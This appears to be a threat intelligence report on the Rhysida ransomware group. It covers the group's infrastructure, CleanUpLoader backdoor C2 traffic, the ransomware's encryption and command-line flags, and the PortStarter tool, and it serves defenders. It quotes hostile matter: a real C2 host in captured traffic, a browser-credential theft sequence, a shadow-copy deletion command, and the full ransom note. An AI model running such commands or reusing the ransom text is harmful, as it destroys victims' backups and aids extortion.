CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

October 9, 2024

Outmaneuvering Rhysida:

How Advanced Threat Intelligence Shields Critical Infrastructure from Ransomware

Using Recorded Future Network Intelligence, Insikt Group identified Rhysida victims 30 days before they appeared on the extortion site, providing a vital chance to prevent attacks and limit damage.

Insikt Group identified Rhysida's multi-tiered infrastructure, including typosquatted domains for SEO poisoning, payload servers, CleanUpLoader C2 servers, and higher-tier admin and Zabbix servers.

This research builds on previous findings showing that Network Intelligence can serve as an early detection for any ransomware group and its victims, provided the group's infrastructure is detectable.

Analysis cut-off date: September 12, 2024

Executive Summary

Insikt Group identified a multi-tiered infrastructure used by the ransomware group Rhysida — in combination with Recorded Future Network Intelligence, this discovery enabled identification of ransomware victims an average of 30 days before they appeared on public extortion sites. The first tier of infrastructure supports the initial access phase of the attack, consisting of typo-squatted domains, domains for search engine optimization (SEO) poisoning, and payload servers. Subsequent tiers include CleanUpLoader C2 infrastructure for post-exploitation activities such as exfiltration, and a higher-tier infrastructure featuring an admin panel and a Zabbix monitoring server. While the early detection of Rhysida victims is notable, this use case serves as an example of how Recorded Future Network Intelligence and visibility into higher-tier infrastructure can detect ransomware victims early, offering a critical window for preventing the actual ransomware deployment and mitigating potential damage.

To defend against Rhysida and other advanced ransomware families, defenders should implement a proactive strategy by responding swiftly to early indicators such as exfiltration events during dwell time by leveraging Recorded Future Network Intelligence. This approach involves understanding the entire attack chain, with detection measures across the full kill chain, and proactively monitoring the cyber threat landscape, including the tools and infrastructure used by threat actors. Additionally, investing in security awareness training for employees and promoting a culture of minimal data exposure is crucial. For a long-term solution, organizations should focus on risk assessments to develop more nuanced and adaptive security policies.

As ransomware remains the leading threat across all industries, sizes, and regions, with Rhysida being just one of many sophisticated groups within the cybercriminal ecosystem, being targeted is inevitable. The ongoing profitability, increasing professionalization through shared labor, and effects of geopolitical tensions will likely drive volume and innovation among ransomware groups, resulting in more sophisticated infection chains, expanded target groups (such as the growing focus on Linux-based systems), increased targeting of critical infrastructure (as seen with the Port of Seattle), and less ethical targeting practices, as evidenced by Rhysida's targeting of groups that were previously considered taboo, such as schools and hospitals. As a result, detecting attacks as early as possible in the attack chain is crucial, and by swiftly and comprehensively identifying malicious infrastructure, the early detection method can be effectively used against any ransomware group and its victims when combined with Recorded Future Network Intelligence. Consequently, effective long-term mitigation requires close monitoring of the cybercriminal ecosystem to keep abreast of emerging techniques, tactics, and other trends.

Key Findings

- Insikt Group uncovered Rhysida's multi-tiered infrastructure, which consists of typo-squatted domains for SEO poisoning and payload servers for the infection process, CleanUpLoader C2 infrastructure for post-exploitation activities like exfiltration, and higher-tier infrastructure featuring an admin panel and a Zabbix monitoring server.
- Using Recorded Future Network Intelligence and insights into the multi-tiered infrastructure, Insikt Group identified Rhysida ransomware victims an average of 30 days before their appearance on their extortion site, offering a critical opportunity to prevent ransomware deployment and mitigate damage.
- CleanUpLoader, a backdoor primarily linked to Rhysida threat actors, is commonly delivered disguised as fake software installers for popular applications. It is often signed with valid digital certificates and includes multiple C2 domains for redundancy.
- Early detection of ransomware activity using Recorded Future Network Intelligence can potentially be applied to any ransomware group and its victims, provided that the group's infrastructure is detectable. Insikt Group has previously demonstrated this approach with other ransomware groups, including BianLian.

Background

The Emergence of Rhysida and Activity over Time

Rhysida, a ransomware group, claimed its first victim in May 2023, despite having likely been active since January of that year. The group uses its own ransomware, also named Rhysida, which it allegedly offers as a ransomware-as-a-service (RaaS). Like other ransomware groups, Rhysida employs double extortion by threatening to leak stolen data to pressure victims to pay. Rhysida commonly targets an organization's HR department to steal personally identifiable information, including driver's licenses, passports, and other identification documents.

Since its inception, Rhysida has listed 140 victims globally on its extortion site, including critical infrastructure like the Port of Seattle. As shown in **Figure 1**, Rhysida's activity level, based on the number of victims posted to the extortion site, has remained relatively steady over the months, ranging from three in January 2024 to nineteen in June 2023.



***Figure 1**: Extortion site publication frequency calendar (Source: Recorded Future)*

Rhysida targets a diverse range of industries, including many victims from the education and healthcare sectors. These sectors often share similar network architectures, making successful intrusion tactics in one organization likely effective in others. High-profile attacks that received substantial public attention, predominantly because of the sensitivity of data stolen, include:

- In late November 2023, Rhysida revealed on its data leak site that it had breached London's King Edward VII's Hospital, claiming to have stolen sensitive information about employees, patients,

and potentially members of Britain's royal family. It demanded a Bitcoin ransom of approximately £300,000.

- On October 31, 2023, Rhysida attacked the British Library in London, demanding £650,000 in ransom; the library did not pay, and rebuilding its IT systems is estimated to cost £6-7 million, about 40% of its unallocated cash reserves.
- Over the weekend of May 27, 2024, Rhysida breached the Chilean Army (Ejército de Chile) via a phishing attack, stealing and leaking approximately 360,000 documents — about 30% of the total number of stolen documents, according to Rhysida.
- On July 18, 2024, Rhysida attacked the City of Columbus, shutting down the city's email and phone systems. The group claimed responsibility, stating it had stolen 6.5 terabytes of data and demanding 30 BTC (approximately $1.9 million) within a week. The city did not pay, leading the hackers to leak the stolen data on their website.

Of note, in February 2024, Kookmin University researchers in South Korea published a paper revealing a vulnerability in Rhysida's code, leading to the creation of an automated decryption tool now available on the Korea Internet and Security Agency (KISA) website.

Rhysida has been publishing the names of its victims on different days throughout the week without a consistent pattern, with a slightly higher number on Fridays (see **Figure 2**). However, the minimal variation between days does not support any conclusions, such as the idea that the group chooses specific publication days to put pressure on victims.



***Figure 2**: Extortion site publication frequency by day of week (Source: Recorded Future)*

Initial Access and Onset of CleanUpLoader Usage

Rhysida has been observed using a range of tactics to gain initial access, making it generally difficult to pinpoint its primary method. Initial access tactics commonly associated with Rhysida are phishing and the use of valid credentials to access internal VPN access points, often because organizations do not have multi-factor authentication (MFA) enabled by default. Rhysida actors have also been observed exploiting vulnerabilities as part of their initial access operations, including Zerologon (CVE-2020-1472), a critical elevation of privilege vulnerability in Microsoft's Netlogon Remote Protocol.

More recently, Rhysida was observed using malvertising in its campaigns. Malvertising refers to the use of online advertisements to distribute malicious software or to redirect users to harmful websites. Malvertising is not exclusive to Rhysida; it has also been increasingly associated with other ransomware groups, such as Black Basta. Notably, as discussed further in the Typosquat-based Malvertising section of this report, Rhysida often impersonates software commonly used in corporate environments.

Interestingly, the use of SEO poisoning appears to coincide with the emergence of CleanUpLoader in Rhysida operations. More specifically, in June 2024, Rapid7 reported incidents involving CleanUpLoader samples linked to Rhysida and delivered via malvertising, though the report did not directly attribute the activity to Rhysida, possibly because the ransomware was not deployed. In July 2024, ThreatDown reported CleanUpLoader activity likely originating from a "malicious IP scanner" distributed via malvertising, and noted that CleanUpLoader was used to deliver Rhysida ransomware.

Alleged Connection to Vice Society

On August 4, 2023, the US Department of Health and Human Services (HHS) noted that there was an "alleged" relationship between the Vice Society and Rhysida ransomware groups. This observation was reiterated on November 15, 2023, when the US Cybersecurity and Infrastructure Security Agency (CISA) released a #StopRansomware bulletin suggesting that Rhysida is linked via "open source reporting details" to Vice Society; however, the exact nature of this relationship remained unclear at that time. Researchers speculated that Rhysida may have been a rebrand of Vice Society, Vice Society actors may have splintered off to form Rhysida, or the two groups may have been collaborating — yet remained separate entities. Of note, like Rhysida, Vice Society has significantly impacted the threat landscape by targeting industries traditionally considered off-limits among ransomware groups, such as education, healthcare, and critical infrastructure.

Considering the timing of both groups' activities and the reported use of the same infrastructure and tooling, Insikt Group assesses with moderate confidence that actors previously linked to Vice Society are now likely deploying Rhysida ransomware in their attacks.

- **Timing**: Insikt Group first identified Vice Society activities on the dark web in mid-2021, with its first victim publicly disclosed on the Vice Society "Official Site" on or around May 31, 2021. On or around June 20, 2023, Insikt Group observed that Vice Society ceased posting new and unique victims to its dark web extortion blog. According to PRODAFT, the last victims posted on Vice

Society's extortion site in June 2023 were likely infected well before the publication date — potentially as early as March 2023. While the blog remained active for several months following, no new posts were identified between June 21, 2023, and December 14, 2023, before it went offline. Rhysida first emerged in mid-2023, with a public identification of its victim contact portal on May 17, 2023, and its first victim publicly disclosed on June 5, 2023. The overlapping timelines of Rhysida starting its activities and Vice Society ceasing are notable, but they do not establish a definitive link between the groups.

- **Infrastructure and Tooling**: In addition to the aforementioned overlapping timelines, research suggests that the Vice Society and Rhysida clusters of threat activity likely shared infrastructure and used the same commodity tooling during this period — including SystemBC and PortStarter. According to Sophos, both Vice Society and Rhysida use the same unique SystemBC PowerShell script `svchost.ps1` to create persistence. Additionally, PortStarter, a Go-based backdoor almost exclusively seen in Vice Society operations, was later used by Rhysida. Vice Society and Rhysida were both further observed downloading WinSCP to write ransomware binaries to disk; however, we note that this is a more commonly observed technique across ransomware groups. Lastly, Check Point Research identified several similarities between Vice Society and Rhysida attacks, including the use of the NTDSUtil tool to create backups of `NTDS.dit` with the same file path and the creation of custom firewall rules.

Although the exact relationship between Vice Society and Rhysida remains unclear, Insikt Group notes that sectors previously targeted by Vice Society, such as healthcare and education, are likely still at risk from Rhysida due to its use of similar tools, tactics, and targeting.

Malware Analysis

CleanUpLoader

CleanUpLoader, also known as Oyster or Broomstick, is a backdoor malware family first observed in 2023. This malware targets Windows operating systems and is often delivered via malicious installers for popular software like Google Chrome and Microsoft Teams. In some cases, security software has been observed using valid digital certificates to evade detection. CleanUpLoader is closely linked with cybercriminal groups like ITG23, a Russia-based organization behind the notorious Trickbot malware, and more recently with Rhysida ransomware threat actors to gain administrative credentials and access hypervisors and network-attached storage (NAS) devices.

CleanUpLoader has multiple capabilities that make it a potent tool for cybercriminals. Its primary function is establishing persistence on compromised systems by creating scheduled tasks to execute its payload periodically. It collects information about the infected host and communicates with a C2 server over TLS with an encoded HTTP payload. It then receives commands from the C2 allowing threat actors to control the system remotely.

C2 Commands

Figure 3 shows the initial HTTP POST request and the server's response used by CleanUpLoader in its C2 communication. Insikt Group has observed multiple endpoints, including `/api/connectivity`, `/api/session`, and `/api/connect`, being used by CleanUpLoader.

```
POST /api/connectivity HTTP/1.1
Content-Type: application/json
User-Agent: HTTPGET
Host: supfoundrysettlers.us
Content-Length: 182
Cache-Control: no-cache

.DD\D....D4D....t.t.L.t..D\D6...6...D4D.,...D\D&6..F...D4D.t..D\D..D4DLD\D...6
.n.N.D4Db2R..BZ.D\D...v.N.......D4Dv..&.D\D...v.N...D4D
..J..J..D\Dv....&D4D...D\Dv...N.n.66&D4D.D\D&.D.

HTTP/1.1 200 OK
Date: Tue, 23 Jul 2024 01:44:43 GMT
Server: Apache/2.4.52 (Ubuntu)
Cache-Control: no-cache, private
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

..\D...N.....v....D4,..,\D&...v..6.D4.\D.v....v......D4.\D.fv..&v...&..vD4....
\D.v......N......v......D4Dv........:...D\D.....v......D4....L.\DN....V.....D4.
....\D.v......N.........vv..D4.....\D...........vv..D4D...n....vv...:...D\D...
.....vv..D4.,,\D.N..D.
```

Figure 3: *Initial CleanUpLoader C2 communication (Source: Recorded Future Malware Intelligence)*

The infected host sends basic system and user information to the CleanUpLoader C2 in an encoded format. The decoded content of the HTTP POST request is illustrated in **Figure 4**.

```
{
  "id": "0",
  "dll_version": "121",
  "domain": "WORKGROUP",
  "user_name": "xxxx",
  "computer_name": "DESKTOP-xxxxx",
  "privelege": "2",
  "os": "10.0",
  "os_build": "19044",
```

```
  "ip_local": "172.16.1.2; ",
  "path": "C:\\Users\\xxxx\\Desktop\\CleanUp.dll"
}
```

Figure 4: *Decoded CleanUpLoader request (Source: Recorded Future Malware Intelligence)*

Figure 5 shows the decoded response from the C2. This initial response contains instructions for setting additional client configurations, such as the connection timeout, session path, or session count.

```
{
  "port": 443,
  "connect_path": "api/connect",
  "connect_timeout": 30000,
  "connect_time_repeating": 90000,
  "time_jitter": 90000,
  "session_path": "api/session",
  "session_time_repeating": 7000,
  "need_send_info": 0,
  "session_count": 0,
  "client_id": 2316,
  "has_new_params": 1
}
```

Figure 5: *Decoded CleanUpLoader response (Source: Recorded Future Malware Intelligence)*

After the initial connection, CleanUpLoader enters a loop that waits for and then processes commands sent from the C2. The output and status of the commands are then sent back to the C2. Based on our analysis and observations, the command data sent to and from the C2 is in JSON format that is then encoded. **Table 1** shows the functionality of each command.

Command Field	Description
`command_id`	Acts as a counter for the commands sent, starting at an arbitrary number rather than 1.
`command`	Specifies the command to run.
`function`	Potentially used to designate a function to load if the format is set as “`dll`”.
`file`	Contains the Base64-encoded file content to be saved or executed.
`execute`	Likely determines whether to execute the file, with instances of it being set to False yet still resulting in execution
`format`	Defines the file type sent, such as “`exe`” or “`dll`”.
`type`	Unknown but is always set to “1” in the analyzed samples.

Table 1: *Command functionality of CleanUpLoader (Source: Recorded Future)*

Using a modified version of the decode script provided by Rapid7, which can be found in **Appendix A**, Insikt Group decoded the CleanUpLoader communication from the TLS-encrypted network traffic captured in Recorded Future's Malware Intelligence and observed the following activity:

1. A command shell is initiated.
2. The attacker navigates to the local app data temp directory.
3. The file `chrgetpdsi.exe` is downloaded (a basic infostealer written in Golang without networking capabilities).
4. Chrome and Edge files, including settings and login data, are copied to the temp directory.
5. The file `chrgetpdsi.exe` is executed with the parameter 1.
6. After execution, all copied files, along with `chrgetpdsi.exe`, are deleted to eliminate traces of the operation.

A breakdown of the requests and responses observed can be found in **Appendix B.**

Payload Configurations

By analyzing CleanUpLoader samples submitted to Recorded Future Malware Intelligence between February and August 2024, Insikt Group identified four key trends and observations:

- **Fake software installers:** A primary tactic for delivering CleanUpLoader payloads involves disguising them as legitimate programs to trick victims into installing the malware. CleanUpLoader has been observed posing as various applications, including Microsoft Teams, Google Chrome installers, a LibVLC plugin, and the Shadow Defender application. Additional details are provided in the Typosquat-based Malvertising section.
- **Valid digital certificates:** Numerous samples have been signed with valid digital certificates to add to the perceived legitimacy of CleanUpLoader payloads. This technique is commonly used to make the malware appear more trustworthy, allowing it to bypass some security mechanisms. Insikt Group has observed at least five valid certificates used, with all but two having been revoked at the time of writing. The remaining valid certificates were issued to "`Shantou Chenghai Rongsheng Arts Company Ltd.`" and "`Shanxi Yanghua HOME Furnishings Ltd`". Details for both certificates are provided in **Appendix C**.
- **Multiple C2 domains:** Each CleanUpLoader sample contains a configuration with one or more C2 domains defined. Earlier samples typically included a single C2 domain, whereas newer samples generally feature two to three domains. In one instance, a sample included six C2 domains. Including multiple C2 domains introduces redundancy, enabling the CleanUpLoader sample to remain functional even if one of the C2 domains is taken offline.
- **Hard-coded DLL version:** A hard-coded DLL version is also included in each CleanUpLoader payload. At least 30 distinct DLL versions have been observed, with a noticeable change in the versioning scheme over time. Earlier samples used descriptive versioning formats such as "v1.4 #Chrome", while later samples adopted a simpler, integer-based versioning scheme, ranging from 5 to 152.

Rhysida Ransomware

Rhysida ransomware is a relatively new family first observed in May 2023. Its variants are designed to target various operating systems, including Windows and Linux. While there are technical differences between the Linux and Windows variants, this report focuses on the Windows variant as there are more open-source reports of the Windows version being used versus the Linux.

Rhysida ransomware can be run with the command line arguments shown in **Table 2**.

Command Line Argument	Description
`-d`	Specifies a directory path for the ransomware to start its encryption process
`-sr`	Enables self-replication; this option instructs the ransomware to copy itself to other directories on the system
`-nobg`	Disables the setting of the ransom note as the desktop background
`-md5`	Enables MD5 hashing of encrypted files
`-S`	Executes the ransomware, creating a scheduled task named “Rhsd”

Table 2: *Command line arguments of Rhysida (Source: Recorded Future)*

Insikt Group has identified two distinct versions of Rhysida. The earliest version, which is susceptible to the vulnerability reported by KISA, performs several pre-encryption tasks. It deletes Windows shadow copies using the command `vssadmin.exe Delete Shadows /All /Quiet`, which is a common technique to inhibit system recovery by preventing access to backups (see **Figure 6**). Additionally, it loops through all of the Windows event logs and clears them using `wevtutil.exe`, hindering forensic investigation efforts.



***Figure 6**: Rhysida ransomware command lines to delete shadow copies and Windows event logs (Source: [Recorded Future Malware Intelligence](#))*

The newer version of Rhysida, which we see [samples](#) of as early as June 2024, is not vulnerable to KISA's decryption tool. It does not perform the same pre-encryption tasks and just runs a command to check the local network and delete itself (**Figure 7**).

***Figure 7**: Rhysida ransomware newer version command line to ping the local network and delete itself (Source: [Recorded Future Malware Intelligence](#))*

For encryption, Rhysida ransomware avoids certain file types and directories to prevent system instability, which might interfere with the ransom demand process. In the sample that Insikt Group analyzed, the file extensions shown in **Figure 8** are configured to be excluded from encryption. These extensions are likely part of the ransomware's builder configuration and may not be the same across all Rhysida ransomware samples.

.bat	.cur	.dll	.msi	.sys
.bin	.diagcab	.exe	.ocx	.ini
.cab	.diagcfg	.hlp	.ps1	Thumbs.db
.cmd	.diagpkg	.hta	.psm1	.url
.com	.drv	.ico	.scr	.iso

Figure 8: *File extensions avoided by Rhysida ransomware (Source: Recorded Future Malware Intelligence)*

In all samples that Insikt Group analyzed we have seen Rhysida ransomware use a ChaCha20 pseudo-random number generator (PRNG) to create unique encryption keys for each file. The file content is then encrypted with Advanced Encryption Standard (AES) using the previously created keys.

In both versions of Rhysida, random numbers are used to add entropy to the ChaCha20 PNRG in an effort to make the PNRG more secure. However, in the vulnerable version, the random numbers are seeded by a predictable value (the current system time). Using the modified time of the encrypted files makes it possible to guess the seed value of the random number generator and derive the components used to generate the AES key and initialization vector and hence decrypt the file. This essentially is how the KISA decrypter works. In the newer versions of Rhysida, the random number generator is seeded with process information during runtime, making it less feasible to guess the seed value — this is why the KISA decrypter will not work for the newer versions.

After encryption, a ransom note named `CriticalBreachDetected.pdf` is dropped onto the affected systems, masquerading as a notification from a cybersecurity team about a detected breach. The note from the sample analyzed by Insikt Group is shown in **Figure 9**.

```
Critical Breach Detected - Immediate Response Required

Dear company,

This is an automated alert from cybersecurity team Rhysida. An unfortunate
situation has arisen - your digital ecosystem has been compromised,
and a substantial amount of confidential data has been exfiltrated from your
network. The potential ramifications of this could be dire,
including the sale, publication, or distribution of your data to competitors
or media outlets. This could inflict significant reputational and financial
damage.
```

```
However, this situation is not without a remedy.

Our team has developed a unique key, specifically designed to restore your
digital security. This key represents the first and most crucial step
in recovering from this situation. To utilize this key, visit our secure
portal: <REDACTED>.onion (use Tor browser)
with your secret key <REDACTED>
or write email: <REDACTED>@onionmail.org \ <REDACTED>@onionmail.org

It's vital to note that any attempts to decrypt the encrypted files
independently could lead to permanent data loss. We strongly advise against
such actions.

Time is a critical factor in mitigating the impact of this breach. With each
passing moment, the potential damage escalates. Your immediate action
and full cooperation are required to navigate this scenario effectively.

Rest assured, our team is committed to guiding you through this process. The
journey to resolution begins with the use of the unique key.
Together, we can restore the security of your digital environment.

Best
```

***Figure 9**: Ransom note by Rhysida (Source: Recorded Future)*

Other Tools

PortStarter

PortStarter is a utility employed by Rhysida ransomware operators, predominantly linked to lateral movement and maintaining persistence during their operations. PortStarter is a backdoor written in Go designed to modify firewall settings and open network ports. This allows the ransomware threat actors to establish and maintain communication with C2 servers, facilitating remote control over compromised systems. This utility is particularly effective in environments with strict network segmentation, as it allows attackers to manipulate internal network configurations to establish connections needed for the broader attack operation.

PortStarter can be run with the options listed in **Table 3**.

Argument	Description
`-ip`	Specifies the IP address for listening (used in main_Test function)
`-start_port`	Specifies the starting port for listening (used in both `main_Test` and `main_main` functions)
`-port`	Sets the listening port
`-max_port`	Specifies the maximum port for listening

`-isUseSystemProxy`	Indicates whether to use the system proxy through a boolean flag
`-certFingerprint`	Specifies the server certificate fingerprint
`-openTimeout`	Specifies the connection open timeout in milliseconds
`-readWriteTimeout`	Specifies the read/write timeout in milliseconds
`-handleTimeout`	Specifies the handle timeout in seconds
`-numberOfThreads`	Specifies the number of threads to launch
`-threadDelay`	Specifies the delay in seconds between thread launches

Table 3: *PortStarter commands (Source: Recorded Future)*

An example execution of PortStarter can be found here. When run successfully, the command lines are executed, as shown in **Figure 10**.



Figure 10: *PortStarter commands (Source: Recorded Future Malware Intelligence)*

